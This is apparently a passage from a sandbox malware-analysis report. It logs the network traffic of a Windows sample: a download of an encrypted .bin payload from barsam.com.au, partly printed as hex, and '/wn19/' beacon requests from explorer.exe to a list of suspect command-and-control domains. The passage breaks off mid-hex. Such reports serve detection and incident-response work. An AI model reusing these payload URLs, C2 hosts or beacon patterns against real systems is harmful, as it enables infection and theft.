May 12, 2022 10:48:48.929251909 CEST	62292	53	192.168.11.20	1.1.1.1
May 12, 2022 10:48:49.050848007 CEST	53	62292	1.1.1.1	192.168.11.20
May 12, 2022 10:48:49.051558971 CEST	62292	53	192.168.11.20	9.9.9.9
May 12, 2022 10:48:49.378640890 CEST	53	62292	9.9.9.9	192.168.11.20
May 12, 2022 10:49:05.488022089 CEST	56729	53	192.168.11.20	1.1.1.1
May 12, 2022 10:49:05.551645994 CEST	53	56729	1.1.1.1	192.168.11.20
May 12, 2022 10:49:25.812568903 CEST	58401	53	192.168.11.20	1.1.1.1
May 12, 2022 10:49:26.016906977 CEST	53	58401	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2022 10:41:57.543518066 CEST	192.168.11.20	1.1.1.1	0x1628	Standard query (0)	barsam.com.au	A (IP address)	IN (0x0001)
May 12, 2022 10:43:17.956446886 CEST	192.168.11.20	1.1.1.1	0xeefc	Standard query (0)	www.sura.ooo	A (IP address)	IN (0x0001)
May 12, 2022 10:43:38.435621023 CEST	192.168.11.20	1.1.1.1	0x3639	Standard query (0)	www.perrobravostudio.com	A (IP address)	IN (0x0001)
May 12, 2022 10:43:58.602623940 CEST	192.168.11.20	1.1.1.1	0x1e29	Standard query (0)	www.reionsbank.com	A (IP address)	IN (0x0001)
May 12, 2022 10:44:39.078141928 CEST	192.168.11.20	1.1.1.1	0x672c	Standard query (0)	www.gpusforfun.com	A (IP address)	IN (0x0001)
May 12, 2022 10:44:59.262598038 CEST	192.168.11.20	1.1.1.1	0x5c8f	Standard query (0)	www.hokasneakeruse.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:45:21.600013971 CEST	192.168.11.20	1.1.1.1	0xf819	Standard query (0)	www.fungismartgrid.com	A (IP address)	IN (0x0001)
May 12, 2022 10:45:40.471077919 CEST	192.168.11.20	1.1.1.1	0xdaf4	Standard query (0)	www.shantelleketodietofficial.site	A (IP address)	IN (0x0001)
May 12, 2022 10:46:01.091320038 CEST	192.168.11.20	1.1.1.1	0x27a0	Standard query (0)	www.taakyif.com	A (IP address)	IN (0x0001)
May 12, 2022 10:46:21.242948055 CEST	192.168.11.20	1.1.1.1	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:46:22.258364916 CEST	192.168.11.20	9.9.9.9	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:46:23.273663044 CEST	192.168.11.20	1.1.1.1	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2022 10:46:25.288711071 CEST	192.168.11.20	1.1.1.1	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:46:25.288805962 CEST	192.168.11.20	9.9.9.9	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:46:27.207519054 CEST	192.168.11.20	9.9.9.9	0xc51e	Standard query (0)	www.rnrr.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:46:43.316648960 CEST	192.168.11.20	1.1.1.1	0xe297	Standard query (0)	www.intelios.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:47:03.718409061 CEST	192.168.11.20	1.1.1.1	0x826d	Standard query (0)	www.ayanaslifeinmalaysia.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:04.733216047 CEST	192.168.11.20	9.9.9.9	0x826d	Standard query (0)	www.ayanaslifeinmalaysia.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:05.748406887 CEST	192.168.11.20	1.1.1.1	0x826d	Standard query (0)	www.ayanaslifeinmalaysia.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:06.978247881 CEST	192.168.11.20	9.9.9.9	0x826d	Standard query (0)	www.ayanaslifeinmalaysia.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:06.978338003 CEST	192.168.11.20	9.9.9.9	0x826d	Standard query (0)	www.ayanaslifeinmalaysia.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:22.651705980 CEST	192.168.11.20	1.1.1.1	0x716d	Standard query (0)	www.kbcoastalproperties.com	A (IP address)	IN (0x0001)
May 12, 2022 10:47:42.818762064 CEST	192.168.11.20	1.1.1.1	0x98a7	Standard query (0)	www.thebeautystore.store	A (IP address)	IN (0x0001)
May 12, 2022 10:48:03.173616886 CEST	192.168.11.20	1.1.1.1	0x9616	Standard query (0)	www.herbalsfixng.xyz	A (IP address)	IN (0x0001)
May 12, 2022 10:48:23.669287920 CEST	192.168.11.20	1.1.1.1	0xb9b6	Standard query (0)	www.schnellekreditfinanz.com	A (IP address)	IN (0x0001)
May 12, 2022 10:48:48.929251909 CEST	192.168.11.20	1.1.1.1	0xfcc7	Standard query (0)	www.liesdevocalist.store	A (IP address)	IN (0x0001)
May 12, 2022 10:48:49.051558971 CEST	192.168.11.20	9.9.9.9	0xfcc7	Standard query (0)	www.liesdevocalist.store	A (IP address)	IN (0x0001)
May 12, 2022 10:49:05.488022089 CEST	192.168.11.20	1.1.1.1	0x1087	Standard query (0)	www.nelvashop.com	A (IP address)	IN (0x0001)
May 12, 2022 10:49:25.812568903 CEST	192.168.11.20	1.1.1.1	0xa63	Standard query (0)	www.threads34.store	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2022 10:41:57.582669973 CEST	1.1.1.1	192.168.11.20	0x1628	No error (0)	barsam.com.au		203.170.86.89	A (IP address)	IN (0x0001)
May 12, 2022 10:43:18.278492928 CEST	1.1.1.1	192.168.11.20	0xeefc	Name error (3)	www.sura.ooo	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:43:38.451487064 CEST	1.1.1.1	192.168.11.20	0x3639	Name error (3)	www.perrobravostudio.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:43:58.782552004 CEST	1.1.1.1	192.168.11.20	0x1e29	Name error (3)	www.reionsbank.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:44:39.122493029 CEST	1.1.1.1	192.168.11.20	0x672c	Name error (3)	www.gpusforfun.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:44:59.444937944 CEST	1.1.1.1	192.168.11.20	0x5c8f	Name error (3)	www.hokasneakeruse.xyz	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:45:21.978955984 CEST	1.1.1.1	192.168.11.20	0xf819	No error (0)	www.fungismartgrid.com		41.203.18.177	A (IP address)	IN (0x0001)
May 12, 2022 10:45:40.940191031 CEST	1.1.1.1	192.168.11.20	0xdaf4	Name error (3)	www.shantelleketodietofficial.site	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:46:01.101995945 CEST	1.1.1.1	192.168.11.20	0x27a0	Name error (3)	www.taakyif.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:46:27.206789017 CEST	1.1.1.1	192.168.11.20	0xc51e	Server failure (2)	www.rnrr.xyz	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:46:27.207256079 CEST	1.1.1.1	192.168.11.20	0xc51e	Server failure (2)	www.rnrr.xyz	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:46:27.207345009 CEST	1.1.1.1	192.168.11.20	0xc51e	Server failure (2)	www.rnrr.xyz	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:46:43.550352097 CEST	1.1.1.1	192.168.11.20	0xe297	No error (0)	www.intelios.xyz		3.64.163.50	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2022 10:47:06.977725029 CEST	1.1.1.1	192.168.11.20	0x826d	Server failure (2)	www.ayanaslifeinmalaysia.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:47:06.977782011 CEST	1.1.1.1	192.168.11.20	0x826d	Server failure (2)	www.ayanaslifeinmalaysia.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:47:08.549395084 CEST	9.9.9.9	192.168.11.20	0x826d	Server failure (2)	www.ayanaslifeinmalaysia.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:47:08.549439907 CEST	9.9.9.9	192.168.11.20	0x826d	Server failure (2)	www.ayanaslifeinmalaysia.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:47:22.668067932 CEST	1.1.1.1	192.168.11.20	0x716d	Name error (3)	www.kbcoastalproperties.com	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:47:43.035773993 CEST	1.1.1.1	192.168.11.20	0x98a7	Name error (3)	www.thebeautystore.store	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:48:03.193999052 CEST	1.1.1.1	192.168.11.20	0x9616	No error (0)	www.herbalsfixng.xyz	herbalsfixng.xyz		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 10:48:03.193999052 CEST	1.1.1.1	192.168.11.20	0x9616	No error (0)	herbalsfixng.xyz		192.64.117.165	A (IP address)	IN (0x0001)
May 12, 2022 10:48:23.690448046 CEST	1.1.1.1	192.168.11.20	0xb9b6	No error (0)	www.schnellekreditfinanz.com	schnellekreditfinanz.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 10:48:23.690448046 CEST	1.1.1.1	192.168.11.20	0xb9b6	No error (0)	schnellekreditfinanz.com		68.65.122.211	A (IP address)	IN (0x0001)
May 12, 2022 10:48:49.050848007 CEST	1.1.1.1	192.168.11.20	0xfcc7	Server failure (2)	www.liesdevocalist.store	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:48:49.378640890 CEST	9.9.9.9	192.168.11.20	0xfcc7	Server failure (2)	www.liesdevocalist.store	none	none	A (IP address)	IN (0x0001)
May 12, 2022 10:49:05.551645994 CEST	1.1.1.1	192.168.11.20	0x1087	No error (0)	www.nelvashop.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 10:49:05.551645994 CEST	1.1.1.1	192.168.11.20	0x1087	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 12, 2022 10:49:26.016906977 CEST	1.1.1.1	192.168.11.20	0xa63	No error (0)	www.threads34.store	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2022 10:49:26.016906977 CEST	1.1.1.1	192.168.11.20	0xa63	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- barsam.com.au
- www.fungismartgrid.com
- www.intelios.xyz
- www.herbalsfixng.xyz
- www.schnellekreditfinanz.com
- www.nelvashop.com
- www.threads34.store

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49758	203.170.86.89	80	C:\Users\user\Desktop\aSsc9zh1ex.exe

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:41:57.812454939 CEST	7906	OUT	GET /bin_QuCucbUMda229.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: barsam.com.au Cache-Control: no-cache
May 12, 2022 10:41:58.024772882 CEST	7908	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 12 May 2022 08:41:57 GMT Content-Type: application/octet-stream Content-Length: 189504 Connection: keep-alive Last-Modified: Tue, 10 May 2022 23:39:04 GMT Accept-Ranges: bytes Data Raw: a8 1e 15 e2 37 1c 52 18 fc 4c 0f f1 07 94 80 0f d7 50 02 2a f8 05 95 f1 f7 88 54 8d 6d 3f 1f e2 f4 37 1b c5 bd bd 8c 84 83 2c cc 2a df 2b b5 94 ec 59 ec 9e de cf 0f 0c 68 b2 79 1c d0 95 75 73 e1 5b be 5f a3 e8 70 f9 54 d3 c3 ea ea 72 81 d8 6f 06 dd e5 3d fe fb 2a 8f 5d 6e a8 fe 98 b0 32 da 20 65 96 df 14 07 01 c9 1e 0c 78 35 26 e7 3f 62 bd 64 49 44 35 56 37 16 6c 32 66 fe 54 eb 49 84 f0 cd ea 3e 1c 1d 29 f6 4a a7 4e e3 ad 66 8e 84 72 51 46 08 9d 7d 33 f9 ac c4 d4 6f 63 bf df 63 c5 f7 65 e9 70 48 f6 2c bd 37 81 ce 3b fc 07 d7 59 e5 32 a1 64 ce df 5f ba f4 1d 2f 8e 87 5f c5 6a 7d 54 f6 36 8d e8 88 32 65 97 ec 1e 75 4e c6 a3 33 b6 53 1f 08 22 3d e9 70 b7 bd 0c b4 c2 e0 50 ca e4 30 85 c6 1c 61 20 3a e4 0b e3 40 9c 8e 1d 17 70 c1 70 cd 6d 3d 8b 71 61 03 7c 25 08 9b 58 07 3d fd fe 0c 7e 9b d0 ab 0e 44 f9 80 0d 92 f3 67 bc 6a da f6 78 94 19 47 79 da 06 5b 49 d9 ea 00 43 52 d0 3d b7 6e 29 47 50 39 fd 63 9c 9a 55 c7 c2 4d a5 de 92 c1 3b e3 4b 08 d4 e8 5c 81 92 35 dd 7a dc fd f8 f6 fe 02 a2 eb 1b 7e 34 99 2a 30 c6 d2 4e 32 71 2f 8f 9e d8 92 d5 d6 2c e4 a1 c2 00 31 5a b3 be 78 34 37 cc 52 b5 30 21 1a eb ae 82 a2 0d 99 35 09 9d ed fe c3 89 b7 40 f8 6b 93 b4 e1 72 e1 70 86 13 16 d5 5c 00 ea 6d 5a f0 a6 71 80 0d ef 19 ac 7c 8c 62 25 f6 db 26 93 89 dc db 4b 79 e3 d8 4d 58 8a db 3c 4d c8 95 1e a5 73 fd d5 c0 ab f3 72 ae 55 d4 bf 0b 96 38 16 cd 66 5c b9 9b 70 ce 89 10 cc 11 22 93 ce ba 2f c3 a5 fc d3 af 30 43 da ff 2d 69 2f e1 ed ae 5b 50 6c 85 93 63 7d df 28 f1 66 80 6c 62 67 ce b4 9a 15 2b e1 a3 12 b6 90 5e 64 b5 c1 cc 3d f4 25 62 db 2d 55 18 69 86 cf 78 99 b1 db 19 53 fc 42 6f 91 0d a8 23 9d 63 bf cb fa a5 e6 b1 42 3f fd 49 66 f1 5b cb 50 95 c1 37 51 50 55 0a 54 21 f6 61 4d 18 2c e1 57 c1 3f 02 de 85 97 ec b3 11 2e bc e9 e9 73 28 67 6b 5a 47 b1 d8 03 ea 17 ea aa dc 91 18 7e 5a 9a 7d f7 e5 1f 7d 89 6b b7 d7 7d 6a 2a 28 5e 27 8f 27 3b f2 98 36 c3 d1 79 7b d1 56 3b bf b5 8d 35 c1 ca 65 7b 58 a0 a6 89 f4 05 cc 68 dc ff 0e 40 ac ab dc d9 63 18 66 0f b0 2b ec ba 04 19 d5 05 1d d9 26 56 51 e2 0e dc 9e fd 98 e6 97 1d a4 79 1f e5 25 c9 e0 fb db 84 02 2f d4 94 4f 0b 23 62 db 68 b5 29 10 ae 18 82 a9 17 c7 50 f5 2b c1 18 d2 88 e4 6a b7 b2 59 ed ce b9 f7 d5 61 e4 48 1c 4b a1 d8 8a ba 03 3b 79 04 9c 27 77 58 ae ff 4c 68 61 70 b3 96 b2 1f 67 46 84 76 4a 0b 00 c7 fd 63 25 61 cb 83 79 64 d8 04 a9 95 80 da 07 19 b0 2e 95 7c 57 05 3a 27 a7 b9 af 4f 30 a4 f0 f1 5b d3 4b 2b f5 f8 5c b3 8c 39 fe 70 7a 02 7a e9 a9 fe e4 60 d0 54 75 ee 80 ad 88 68 4b 16 49 f2 71 6c 32 a8 51 8f 21 26 af b7 b5 4e ae b1 11 24 1a bf 7d 03 90 af 15 69 59 7a 2a f3 5b d0 ab cd fc f4 b1 1b 33 14 63 c9 c1 23 a3 66 d8 d5 13 85 7d ae 21 76 04 01 82 7b 6b f3 19 14 15 99 40 08 27 b3 af d0 e6 c3 36 db e4 fc 9f 23 61 4b 3a 2e dc 72 f9 75 de 80 fe 68 06 88 af a6 1c 67 b7 1a 4e ac 01 fb 0d 4b e8 70 f9 54 8b 40 02 e3 f9 49 5b af 3a 56 e5 3e 3f 78 ea a7 5e 66 57 1f 08 b0 32 da 20 65 96 df 14 07 01 c9 1e 0c 78 35 26 e7 3f 62 bd 64 49 44 35 56 37 16 6c 32 66 3e 54 eb 49 8a ef 77 e4 3e a8 14 e4 d7 f2 a6 02 2e 8c 32 e6 ed 01 71 36 7a f2 1a 41 98 c1 e4 b7 0e 0d d1 b0 17 e5 95 00 c9 02 3d 98 0c d4 59 a1 8a 74 af 27 ba 36 81 57 8f 69 c3 d5 7b ba f4 1d 2f 8e 87 5f 6e 96 75 be 19 ab eb 51 67 af 03 2e 03 83 13 f7 32 a3 fe 0f fa 82 6e 9b c9 e9 88 0e 51 91 d2 7b 14 50 31 5d de 18 a0 a5 33 49 59 8c e4 7e 26 25 8e 1d 17 70 c1 70 cd 6d 3d 8b 71 61 03 7c 25 08 Data Ascii: 7RLP*Tm?7,*+Yhyus[_pTro=*]n2 ex5&?bdID5V7l2fTI>)JNfrQF}3occepH,7;Y2d_/_j}T62euN3S"=pP0a :@ppm=qa|%X=~DgjxGy[ICR=n)GP9cUM;K\5z~4*0N2q/,1Zx47R0!5@krp\mZq|b%&KyMX<MsrU8f\p"/0C-i/[Plc}(flbg+^d =%b-UixSBo#cB?lf[P7QPUT!aM,W?.s(gkZG~Z}}k}j*(^";6y{V;5e{Xh@cf+&VQy%/O#bh)P+jYaHK;y'wXLhapgFvJc%ayd. |W:'O0[K+\9pzz`TuhKlql2Q!&N$}iYz*[3c#f}!v{k@'6#aK:.ruhgNKpT@I[:V>?x^fW2 ex5&?bdID5V7l2f>Tlw>.2q6zA=Y t'6Wi{/_nuQg.2nQ{P1]3lY~&%ppm=qa|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49768	41.203.18.177	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:45:22.157984972 CEST	8171	OUT	GET /wn19/?jZf=NS202dJbEEETcB12VfvBfMMdjzaMJ2P7TP19ar/APX8BBmPLqx20W3tmhoszgkcRlb4O&1biX=C 2MPnN HTTP/1.1 Host: www.fungismartgrid.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2022 10:45:22.336102009 CEST	8172	IN	HTTP/1.1 404 Not Found Date: Thu, 12 May 2022 08:45:22 GMT Server: Apache Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49770	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:46:43.562331915 CEST	8180	OUT	GET /wn19/?jZf=QQL+SjwgUyPYxJnw2qa+Hze/zpoAw1vY2ZXVt5QHdkoKCL+B47r8V4uCmI0quTqEBnpn&1biX=C2MPnN HTTP/1.1 Host: www.intelios.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2022 10:46:43.572695017 CEST	8181	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 12 May 2022 08:46:43 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 30 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 74 65 6c 69 6f 73 2e 78 79 7a 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='0; url=http://www.intelios.xyz/' />a </head>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49773	192.64.117.165	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:48:03.358728886 CEST	8199	OUT	GET /wn19/?jZf=/aPRIOivZv/SK3yyBSrwMHS3aEcDnGoJdVwaw0Jv+PFvpIBjQ3dFVdba2CvjMIDrv82h&1biX=C2MPnN HTTP/1.1 Host: www.herbalsfixng.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2022 10:48:03.525044918 CEST	8200	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Thu, 12 May 2022 08:48:03 GMT server: LiteSpeed location: https://www.herbalsfixng.xyz/wn19/?jZf=/aPRIOivZv/SK3yyBSrwMHS3aEcDnGoJdVwaw0Jv+PFvpIBjQ3dFVdba2CvjMIDrv82h&1biX=C2MPnN x-turbo-charged-by: LiteSpeed x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.11.20	49774	68.65.122.211	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2022 10:48:23.850701094 CEST	8201	OUT	GET /wn19/?jZf=VPEU4GtrlSiNcAkb3jQiBQiB6wsnkRv+1lt8CI/dwo4hrc1cBv2ecJ2q6A5CexHOXEVq&1biX=C2MPnN HTTP/1.1 Host: www.schnellekreditfinanz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2022 10:48:24.014839888 CEST	8202	IN	HTTP/1.1 301 Moved Permanently keep-alive: timeout=5, max=100 content-type: text/html content-length: 707 date: Thu, 12 May 2022 08:48:23 GMT server: LiteSpeed location: https://www.schnellekreditfinanz.com/wn19/?jZf=VPEU4GtrlSiNcAkb3jQiBQiB6wsnkRv+1lt8CI/dwo4hrc1cBv2ecJ2q6A5CexHOXEVq&1biX=C2MPnN x-turbo-charged-by: LiteSpeed connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 